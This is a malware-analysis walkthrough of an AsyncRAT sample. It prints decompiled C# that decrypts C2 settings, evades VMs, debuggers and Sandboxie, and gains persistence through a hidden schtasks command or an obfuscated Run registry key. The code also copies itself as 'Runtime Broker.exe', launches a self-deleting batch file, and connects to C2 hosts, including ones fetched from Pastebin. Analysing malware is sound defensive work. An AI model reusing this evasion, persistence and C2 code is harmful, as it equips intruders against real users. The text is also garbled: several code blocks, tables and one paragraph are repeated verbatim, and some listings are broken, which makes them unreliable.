System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x00000040]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x00000005]	byte[]
System.Text.Encoding.GetString returned	false	string
flag	false	bool

At the end, there was variables with the name of **Serversignature** and **ServerCertificate**. After decrypting value, I got the certificate which was using to connect with the c2 server over TLS/SSL. All data was sending and receiving over encrypted form. I am attaching both screenshots so you guys can see the certificate and signatures values which was using during the connection creation.



```
17 try
18 {
19     Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20     Settings.aes256 = new Aes256(Settings.Key);
21     Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22     Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23     Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24     Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25     Settings.HTX = Settings.aes256.Decrypt(Settings.HTX);
26     Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27     Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28     Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29     Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30     Settings.Huid = HuidGen.HUID();
31     Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
32     Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
33     flag = Settings.VerifyHash();
34 }
35 catch
36 {
37     flag = false;
38 }
39 return flag;
40 }
41
42 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
43 private static bool VerifyHash()
44 {
45     bool flag;
46     try
47     {
48         flag = Settings.VerifyHash();
49     }
50     catch
51     {
52         flag = false;
53     }
54     return flag;
55 }
56
57 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
58 private static bool VerifyHash()
59 {
60     bool flag;
61     try
62     {
63         flag = Settings.VerifyHash();
64     }
65     catch
66     {
67         flag = false;
68     }
69     return flag;
70 }
71
72 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
73 private static bool VerifyHash()
74 {
75     bool flag;
76     try
77     {
78         flag = Settings.VerifyHash();
79     }
80     catch
81     {
82         flag = false;
83     }
84     return flag;
85 }
86
87 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
88 private static bool VerifyHash()
89 {
90     bool flag;
91     try
92     {
93         flag = Settings.VerifyHash();
94     }
95     catch
96     {
97         flag = false;
98     }
99     return flag;
100 }
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x000002E0]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x000002AC]	byte[]
System.Text.Encoding.GetString returned	Tryk4akP9vBHP8c-RN5CkFv3oqzOmew9+Qz5PCuQu5Q9z2z/BWcTc...	string
flag	false	bool

```
17 try
18 {
19     Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20     Settings.aes256 = new Aes256(Settings.Key);
21     Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22     Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23     Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24     Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25     Settings.HTX = Settings.aes256.Decrypt(Settings.HTX);
26     Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27     Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28     Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29     Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30     Settings.Huid = HuidGen.HUID();
31     Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
32     Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
33     flag = Settings.VerifyHash();
34 }
35 catch
36 {
37     flag = false;
38 }
39 return flag;
40 }
41
42 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
43 private static bool VerifyHash()
44 {
45     bool flag;
46     try
47     {
48         flag = Settings.VerifyHash();
49     }
50     catch
51     {
52         flag = false;
53     }
54     return flag;
55 }
56
57 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
58 private static bool VerifyHash()
59 {
60     bool flag;
61     try
62     {
63         flag = Settings.VerifyHash();
64     }
65     catch
66     {
67         flag = false;
68     }
69     return flag;
70 }
71
72 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
73 private static bool VerifyHash()
74 {
75     bool flag;
76     try
77     {
78         flag = Settings.VerifyHash();
79     }
80     catch
81     {
82         flag = false;
83     }
84     return flag;
85 }
86
87 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
88 private static bool VerifyHash()
89 {
90     bool flag;
91     try
92     {
93         flag = Settings.VerifyHash();
94     }
95     catch
96     {
97         flag = false;
98     }
99     return flag;
100 }
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x000002E0]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x000002AC]	byte[]
System.Text.Encoding.GetString returned	Tryk4akP9vBHP8c-RN5CkFv3oqzOmew9+Qz5PCuQu5Q9z2z/BWcTc...	string
flag	true	bool

At the end of this function, there was a verifyHash() function which was checking the integrity of certificates and signatures of server before returning true or false. If the certificate value is same then it returns true.

```
17 try
18 {
19     Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
20     Settings.aes256 = new Aes256(Settings.Key);
21     Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
22     Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
23     Settings.Version = Settings.aes256.Decrypt(Settings.Version);
24     Settings.Install = Settings.aes256.Decrypt(Settings.Install);
25     Settings.HTX = Settings.aes256.Decrypt(Settings.HTX);
26     Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
27     Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
28     Settings.BOOS = Settings.aes256.Decrypt(Settings.BOOS);
29     Settings.Group = Settings.aes256.Decrypt(Settings.Group);
30     Settings.Huid = HuidGen.HUID();
31     Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
32     Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
33     flag = Settings.VerifyHash();
34 }
35 catch
36 {
37     flag = false;
38 }
39 return flag;
40 }
41
42 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
43 private static bool VerifyHash()
44 {
45     bool flag;
46     try
47     {
48         flag = Settings.VerifyHash();
49     }
50     catch
51     {
52         flag = false;
53     }
54     return flag;
55 }
56
57 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
58 private static bool VerifyHash()
59 {
60     bool flag;
61     try
62     {
63         flag = Settings.VerifyHash();
64     }
65     catch
66     {
67         flag = false;
68     }
69     return flag;
70 }
71
72 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
73 private static bool VerifyHash()
74 {
75     bool flag;
76     try
77     {
78         flag = Settings.VerifyHash();
79     }
80     catch
81     {
82         flag = false;
83     }
84     return flag;
85 }
86
87 // Token: 0x00000004 RID: 4 RVA: 0x000285D0 File Offset: 0x00000A50
88 private static bool VerifyHash()
89 {
90     bool flag;
91     try
92     {
93         flag = Settings.VerifyHash();
94     }
95     catch
96     {
97         flag = false;
98     }
99     return flag;
100 }
```

Name	Value	Type
System.Text.Encoding.UTF8.get returned	System.Text.UTF8Encoding	System.Text.UTF8Encoding
System.Convert.FromBase64String returned	byte[0x000002E0]	byte[]
Client.Algorithm.Aes256.Decrypt returned	byte[0x000002AC]	byte[]
System.Text.Encoding.GetString returned	Tryk4akP9vBHP8c-RN5CkFv3oqzOmew9+Qz5PCuQu5Q9z2z/BWcTc...	string
flag	true	bool



After completing the initialization function, I forward to the next instruction there was if statement which was checking either the mutex is successfully created or not. If the mutex is not created it stops the execution of program. So I set the breakpoint of CreateMutex() function and see the returning value to continue the flow of program execution.

```
public static void main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitialiseSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (!MutexControl.CreateMutex())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (Convert.ToBoolean(Settings.Install))
        {
            NormalStartup.Install();
        }
        if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        Methods.PreventSleep();
    }
    catch
    {
    }
}
```

```
using System;
using System.Threading;

namespace Client.Helper
{
    // Token: 0x0200000A RID: 10
    public static class MutexControl
    {
        // Token: 0x06000036 RID: 54 RVA: 0x00003854 File Offset: 0x00001D54
        public static bool CreateMutex()
        {
            bool flag;
            MutexControl.currentApp = new Mutex(false, Settings.MTX, out flag);
            return flag;
        }
    }
}
```

After successfully creating the mutex with value that I mentioned in my above analysis the program now checking and execution **RunAntiAnalysis()** which was checking different checks either the malware is running in virtual or sandbox environment then it will exit. Let check the each anti-vm and anti-sandbox techniques deployed by this malware sample.

```
try
{
    if (!MutexControl.CreateMutex())
    {
        Environment.Exit(0);
    }
    if (Convert.ToBoolean(Settings.Anti))
    {
        Anti_Analysis.RunAntiAnalysis();
    }
}
```

In this function there were 5 functions executing. All these functions are checking different conditions and returning the value of true or false based on the environment in which the malware was running. Let's discuss the conditions one by one.

```
namespace Client.Helper
{
    // Token: 0x02000006 RID: 6
    internal class Anti_Analysis
    {
        // Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk())
            {
                Anti_Analysis.Exit();
            }
            Environment.FailFast(null);
        }
    }
}
```

C# method named **IsSmallDisk** that checks if the system drive has a total size less than or equal to 61,000,000,000 bytes (approximately 61 GB).

Defining Size Limit: long num = 61000000000L; sets the size limit (61 GB) for what is considered a 'small disk'.



Getting System Drive Size: `Path.GetPathRoot(Environment.SystemDirectory)` gets the root path of the system directory (usually the drive where the operating system is installed).

`new DriveInfo(...).TotalSize` creates a `DriveInfo` object for the system drive and retrieves its total size.

Size Comparison: `if (new DriveInfo (Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)` checks if the total size of the system drive is less than or equal to 61 GB. If the condition is true, `return true;` is executed, indicating that the disk is considered 'small'.

```
20
21 // Token: 0x06000027 RID: 39 RVA: 0x00033F8 File Offset: 0x00015F8
22 private static bool IsSmallDisk()
23 {
24     try
25     {
26         long num = 61000000000L;
27         if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
28         {
29             return true;
30         }
31     }
32     catch
33     {
34     }
35     return false;
36 }
37
```

IsXP method that checks if the operating system of the computer is Windows XP

Checking Operating System: `new ComputerInfo().OSFullName.ToLower()` creates an instance of `ComputerInfo` and retrieves the full name of the operating system, converting it to lowercase. `.Contains("xp")` checks if the OS name contains the substring "xp".

Returning True for Windows XP: If the condition `if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))` is true, which means the operating system name includes "xp", the method returns true. This indicates that the operating system is Windows XP.

```
37
38 // Token: 0x06000028 RID: 40 RVA: 0x0003450 File Offset: 0x0001650
39 private static bool IsXP()
40 {
41     try
42     {
43         if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
44         {
45             return true;
46         }
47     }
48     catch
49     {
50     }
51     return false;
52 }
53
```

After that **DetectManufacturer** method intended to determine if the computer is a virtual machine based on its manufacturer and model.

Using Statements for Resource Management: `ManagementObjectSearcher` is instantiated with the query "Select * from Win32_ComputerSystem". This object is used to query WMI (Windows Management Instrumentation) for information about the computer system.

`ManagementObjectCollection` is obtained from the `ManagementObjectSearcher` object, containing the results of the WMI query.

Iterating Over Management Objects: The method iterates over each `ManagementBaseObject` in the `ManagementObjectCollection`. It retrieves and converts the `Manufacturer` property to lowercase and stores it in the text variable. The `Model` property is also retrieved for further checks.



Checking for Virtual Machine Manufacturers: The method checks if the manufacturer is "Microsoft Corporation" and the model contains "VIRTUAL" (indicating a Microsoft virtual machine, like Hyper-V). It also checks if the manufacturer's name contains "vmware" or if the model is "VirtualBox". If any of these conditions are met, the method returns true, indicating the system is likely a virtual machine.

```
53
54 // Token: 0x06000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
55 private static bool DetectManufacturer()
56 {
57     try
58     {
59         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
60         {
61             using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
62             {
63                 foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
64                 {
65                     string text = managementBaseObject["Manufacturer"].ToString().ToLower();
66                     if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) ||
67                         text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
68                     {
69                         return true;
70                     }
71                 }
72             }
73         }
74     }
75     catch
76     {
77     }
78     return false;
79 }
```

The DetectDebugger method designed to check if the current process is being debugged. NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag); is called. This method is presumably a part of a custom class NativeMethods and is expected to perform a check to see if the current process (Process.GetCurrentProcess().Handle) is being debugged. The result of this check is stored in flag. After the call, flag2 is set to the value of flag. If the CheckRemoteDebuggerPresent method determines that the process is being debugged, flag will be true, and thus flag2 will also be set to true.

```
79
80 // Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
81 private static bool DetectDebugger()
82 {
83     bool flag = false;
84     bool flag2;
85     try
86     {
87         NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
88         flag2 = flag;
89     }
90     catch
91     {
92         flag2 = flag;
93     }
94     return flag2;
95 }
```

And in the final the DetectSandboxie method designed to detect whether the application is running within Sandboxie, a popular sandboxing software. NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() is called to get a handle to the module "SbieDll.dll", which is a known component of Sandboxie. .ToInt32() != 0 checks whether the handle is non-zero. A non-zero value indicates that the module is present in the process's address space, suggesting that the application is running within Sandboxie. If the module is found, flag is set to true. Otherwise, it is set to false.

```
8 private static bool DetectSandboxie()
9 {
10     bool flag;
11     try
12     {
13         if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
14         {
15             flag = true;
16         }
17         else
18         {
19             flag = false;
20         }
21     }
22     catch
23     {
24         flag = false;
25     }
26     return flag;
27 }
```



After that there was a condition that was checking if the install variable is true then it was calling the function with the name "Install()". I decided to debug this function step by step because this was the core function who was responsible to create persistence and to perform other steps.

```
Client_Handle_Packet
└─ Client_Helper
  └─ Anti_Analysis @02000006
    └─ HwidGen @02000007
      └─ IdSender @02000008
        └─ Methods @02000009
          └─ NormalStartup.Install();
```

The above all mentioned checks was to initialize the configuration files and to check if the malware running in virtualized environment or not. If everything is ok then this function was responsible to install the malware. In the function firstly it was getting the fileInfo which was the same path in which the malware was creating the "Runtime Broker.exe" and also getting the name of current running process.

```
using Microsoft.Win32;
namespace Client.Install
{
    // Token: 0x02000005 RID: 5
    internal class NormalStartup
    {
        // Token: 0x000024 RID: 36 RVA: 0x000110 File Offset: 0x000110
        public static void Install()
        {
            try
            {
                FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
                string fileName = Process.GetCurrentProcess().MainModule.FileName;
                if (fileName != fileInfo.FullName)
                {
                    foreach (Process process in Process.GetProcesses())
                    {
                        try
                        {
                            if (process.MainModule.FileName == fileInfo.FullName)
                            {
                                process.Kill();
                            }
                        }
                        catch
                        {
                        }
                    }
                }
                if (Methods.IsAdmin())
                {
                    Process: Run from ProcessStartInfo
                }
            }
        }
    }
}
```

After getting these two it was checking if both the running process and the file name in the APPDATA is same then it tries to kill the running program and exit the code.

```
20 string fileName = Process.GetCurrentProcess().MainModule.FileName;
21 if (fileName != fileInfo.FullName)
22 {
23     foreach (Process process in Process.GetProcesses())
24     {
25         try
26         {
27             if (process.MainModule.FileName == fileInfo.FullName)
28             {
29                 process.Kill();
30             }
31         }
32         catch
33         {
34         }
35     }
}
```

After that it was checking if the program is running with admin privileges, then it starts process and scheduled a task with highest privileges to create persistence.



```
35 }
36     if (Methods.IsAdmin())
37     {
38         Process.Start(new ProcessStartInfo
39         {
40             FileName = "cmd",
41             Arguments = string.Concat(new string[]
42             {
43                 "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
44                 Path.GetFileNameWithoutExtension(fileInfo.Name),
45                 "\" /tr \"",
46                 fileInfo.FullName,
47                 "\" & exit"
48             }
49             ),
50             WindowStyle = ProcessWindowStyle.Hidden,
51             CreateNoWindow = true
52         });
53     }
54 }
```

After executing the instruction when I checked the task schedule and see there was a task with the name of Runtime Broker was created with highest privileges and executed Runtime Broker.exe from APPDATA every time user login. So, this was creating the persistence using task scheduled if the program executes with the admin privileges.

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
GoogleUpda...	Ready	Multiple triggers defined	1/8/2024 3:20:09 AM	1/7/2024 3:20:10 AM	The operation completed successfully. (0x0)
GoogleUpda...	Ready	At 3:20 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	1/8/2024 3:20:09 AM	1/8/2024 2:20:11 AM	The operation completed successfully. (0x0)
MicrosoftEd...	Ready	Multiple triggers defined	1/9/2024 1:28:07 AM	1/8/2024 1:28:08 AM	The operation completed successfully. (0x0)
MicrosoftEd...	Ready	At 12:58 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	1/8/2024 2:58:07 AM	1/8/2024 1:58:08 AM	The operation completed successfully. (0x0)
npcapwatch...	Ready	At system startup	1/9/2024 1:58:40 AM	1/7/2024 1:46:10 AM	The operation completed successfully. (0x0)
OneDrive Re...	Ready	At 1:58 AM on 9/25/2023 - After triggered, repeat every 1.00:00:00 indefinitely.	1/9/2024 1:58:40 AM	1/8/2024 1:58:40 AM	The operation completed successfully. (0x0)
OneDrive St...	Ready	At 12:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	1/9/2024 3:01:31 AM	1/8/2024 12:49:43 AM	Security certificate required to access this resource is invalid. (0x80000000)
Runtime Bro...	Ready	At log on of any user		11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

General	Triggers	Actions	Conditions	Settings	History (disabled)
Name: Runtime Broker		When you create a task, you must specify the action that will occur when your task starts.			
Location: \		Action: Start a program			
Author: DESKTOP-002IHON\shaddy		Details: "C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe"			
Description:					

If the program is executed with normal privileges, then the malware was using the registry key to create persistence rather than scheduling the task. So, in the execution flow these are two different persistence techniques depending on the privileges. **"HKCU\Software\Microsoft\Windows\CurrentVersion\Run"**

```
53     }
54     else
55     {
56         using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisrevtnerruC\\swodniw\\tfosorcjM\\
57         \erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
58         {
59             registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
60         }
61     }
62 }
```

The string value was in reverse form and there was a function which was taking the registry value as an input and setting it in actual form. These techniques are used by threat actors to bypass defense mechanisms. After that the malware was getting the bytes from the running file and writing the same bytes using name "Runtime Broker.exe" in APPDATA folder. Which means it was copying itself in APPDATA.

The string value was in reverse form and there was a function which was taking the registry value as an input and setting it in actual form. These techniques are used by threat actors to bypass defense mechanisms. After that the malware was getting the bytes from the running file and writing the same bytes using name "Runtime Broker.exe" in APPDATA folder. Which means it was copying itself in APPDATA.



```
nalStartup @02000005
PackLib.MessagePack
)
57
58
59
60
61
62
63
64
65
66
67
68
registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
}
if (file.Exists(fileInfo.FullName))
{
file.Delete(fileInfo.FullName);
Thread.Sleep(1000);
}
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = file.ReadAllBytes(fileInfo.FullName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
}
```

File Explorer window showing the contents of the folder `C:\Users\shaddy\AppData\Roaming`. The file `Runtime Broker.exe` is highlighted in red.

After that there was some instruction which was created a batch file in temp folder. This batch script was executing command `timeout 3 > nul` and starting the copied file "Runtime Broker.exe" also destroying itself after doing all stuff.

```
72 StreamWriter.WriteLine("@echo off");
73 StreamWriter.WriteLine("timeout 3 > nul");
74 StreamWriter.WriteLine("START \"\" \"\" + fileInfo.FullName + "\"");
75 StreamWriter.WriteLine("CD " + Path.GetTempPath());
76 StreamWriter.WriteLine("DEL \"\" + Path.GetFileName(text) + "\" /f /q");
77 }
```

After executing the instructions, we can clearly see that it created a batch file in temp folder with the name of "tmpB21A.tmp.bat" and writing some commands in this batch file.

Name	Value	Type
processes	{System.Diagnostics.Process[0x00000086]}	System.Diagnostics.Process[]
i	0x00000086	int
process	{System.Diagnostics.Process (Idle)}	System.Diagnostics.Process
registryKey	null	Microsoft.Win32.RegistryKey
array	{byte[0x0000B400]}	byte[]
text	@ "C:\Users\shaddy\AppData\Local\Temp\tmpB21A.tmp.bat"	string
streamWriter	{System.IO.StreamWriter}	System.IO.StreamWriter
stream	Decompiler generated variables can't be evaluated	

File Explorer window showing the contents of the folder `C:\Users\shaddy\AppData\Local\Temp`. The file `tmpB21A.tmp.bat` is highlighted in red.

```
@echo off
timeout 3 > nul
START "" "C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe"
CD C:\Users\shaddy\AppData\Local\Temp\
DEL "tmpB21A.tmp.bat" /f /q
```




After that it was starting the process and executing the batch file. The batch file was the executing the Runtime Broker which was doing other stuff. After that this program was exiting itself.

```
77
78 Process.Start(new ProcessStartInfo
79 {
80     FileName = text,
81     CreateNoWindow = true,
82     ErrorDialog = false,
83     UseShellExecute = false,
84     WindowStyle = ProcessWindowStyle.Hidden
85 });
86 Environment.Exit(0);
87 }
88 }
89 catch (Exception)
90 {
91 }
92 }
93 }
94 }
95 }
```

This is the process tree when executing with normal privileges.



This is the process tree when executing with admin privileges. The difference is that with the admin privileges it executes task schedule to create persistence but in normal it executes CMD to create registry key.



Runtime Broker.exe

Now I decided to analyze the copied file maybe there will be something different in this binary of any loaded modules. So, I opened this binary in dnSpy-x86 and start my analysis on it. But this was the same exe but this time was totally responsible for creating socket on above mentioned IP address and trying to download and load new plugins for further activities. In the loop it was continuously try to check the connect request. InitializeClient() method was doing two main steps one it was checking if the Pastebin variable is null then it was getting the IP and ports and trying to create socket over TCP.



```
71 // Token: 0x0600001B RID: 27 RVA: 0x0000296C File Offset: 0x0000086C
72 public static void InitializeClient()
73 {
74     try
75     {
76         ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
77         {
78             ReceiveBufferSize = 51200,
79             SendBufferSize = 51200
80         };
81     }
82     if (Settings.Pastebin == "null")
83     {
84         string text = Settings.Hosts.Split(new char[] { ',' })[new Random().Next(Settings.Hosts.Split(new char[] { ',' }).Length)];
85         int num = Convert.ToInt32(Settings.Ports.Split(new char[] { ',' })[new Random().Next(Settings.Ports.Split(new char[] { ',' }).Length)]);
86         if (ClientSocket.IsValidDomainName(text))
87         {
88             foreach (IPAddress ipaddress in Dns.GetHostAddresses(text))
89             {
90                 try
91                 {
92                     ClientSocket.TcpClient.Connect(ipaddress, num);
93                     if (ClientSocket.TcpClient.Connected)
94                     {
95                         break;
96                     }
97                 }
98                 catch
99                 {
100                 }
101             }
102         }
103     }
104 }
```

The next step it was using web client class to download and upload data on created connect server but it was also checking the certificates and signature for integrity checks.

```
110 using (WebClient webClient = new WebClient())
111 {
112     NetworkCredential networkCredential = new NetworkCredential("", "");
113     webClient.Credentials = networkCredential;
114     string[] array = webClient.DownloadString(Settings.Pastebin).Split(new string[] { ":" }, StringSplitOptions.None);
115     Settings.Hosts = array[0];
116     Settings.Ports = array[new Random().Next(1, array.Length)];
117     ClientSocket.TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
118 }
119
120 if (ClientSocket.TcpClient.Connected)
121 {
122     ClientSocket.IsConnected = true;
123     ClientSocket.SslClient = new SslStream(new NetworkStream(ClientSocket.TcpClient, true), false, new RemoteCertificateValidationCallback
124         (ClientSocket.ValidateServerCertificate));
125     ClientSocket.SslClient.AuthenticateAsClient(ClientSocket.TcpClient.RemoteEndPoint.ToString().Split(new char[] { ':' })[0].null,
126         SslProtocols.Tls, false);
127     ClientSocket.HeaderSize = 4L;
128     ClientSocket.Buffer = new byte[ClientSocket.HeaderSize];
129     ClientSocket.Offset = 0L;
130     ClientSocket.Send(IdSender.SendInfo());
131     ClientSocket.Interval = 0;
132     ClientSocket.ActivatePong = false;
133     ClientSocket.KeepAlive = new Timer(new TimerCallback(ClientSocket.KeepAlivePacket), null, new Random().Next(10000, 15000), new Random().Next
134         (10000, 15000));
135     ClientSocket.Ping = new Timer(new TimerCallback(ClientSocket.Pong), null, 1, 1);
136     ClientSocket.SslClient.BeginRead(ClientSocket.Buffer, (int)ClientSocket.Offset, (int)ClientSocket.HeaderSize, new AsyncCallback
137         (ClientSocket.ReadServerData), null);
138 }
```

Because the server is offline so I can't get the other loaded modules so I have to stop my analysis here. But this was a pretty much analysis to understand the working and flow of AsyncRAT which targeting Colombian government entities.

Loaded .NET Assemblies

- ❖ CLR v4.0.30319.0, 8, CONCURRENT_GC, ManagedExe, "C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe",
- ❖ AppDomain: Runtime Broker.exe, 19897800, Default, Executable,,
- ❖ aB, 20068920, , C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe,
- ❖ Microsoft.VisualBasic, 87782856, , C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll,
- ❖ System, 20081984, Native, C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll, C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4ce1bb4828b69fa433f6f012636c5d27\System.ni.dll



- ❖ System.Configuration, 87806360, Native,
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0__b03f5f7f11d50a3a\System.Configuration.dll,
C:\Windows\assembly\NativelImages_v4.0.30319_32\System.Configuration\7f3b1084571309437a152226b37b6f28\System.Configuration.ni.dll
- ❖ System.Core, 88645400, Native,
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll,
C:\Windows\assembly\NativelImages_v4.0.30319_32\System.Core\617d43135fd67b6370a09fbe5fb2e5f7\System.Core.ni.dll
- ❖ System.Xml, 87803728, Native,
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5c561934e089\System.Xml.dll,
C:\Windows\assembly\NativelImages_v4.0.30319_32\System.Xml\be1f06a790a86342db4dbd229ca727a3\System.Xml.ni.dll
- ❖ AppDomain: SharedDomain, 1939592416, Shared, ,
- ❖ mscorlib, 20027728, DomainNeutral, Native,
C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll,
C:\Windows\assembly\NativelImages_v4.0.30319_32\mscorlib\f6ce2e529a5784970d9443aca3aac4e\mscorlib.ni.dll

Loaded Modules

- ❖ Runtime Broker.exe, 72 kB, , 0xbe0000
- ❖ advapi32.dll, 492 kB, Advanced Windows 32 Base API, 0x75bf0000
- ❖ apphelp.dll, 640 kB, Application Compatibility Client Library, 0x74430000
- ❖ bcrypt.dll, 100 kB, Windows Cryptographic Primitives Library (Wow64), 0x77ce0000
- ❖ bcryptprimitives.dll, 380 kB, Windows Cryptographic Primitives Library, 0x76d60000
- ❖ clr.dll, 7.73 MB, Microsoft .NET Runtime Common Language Runtime - WorkStation, 0x73270000
- ❖ clrjit.dll, 504 kB, Microsoft .NET Runtime Just-In-Time Compiler, 0x74140000
- ❖ combase.dll, 2.5 MB, Microsoft COM for Windows, 0x76dc0000
- ❖ crypt32.dll, 1 MB, Crypto API32, 0x77660000
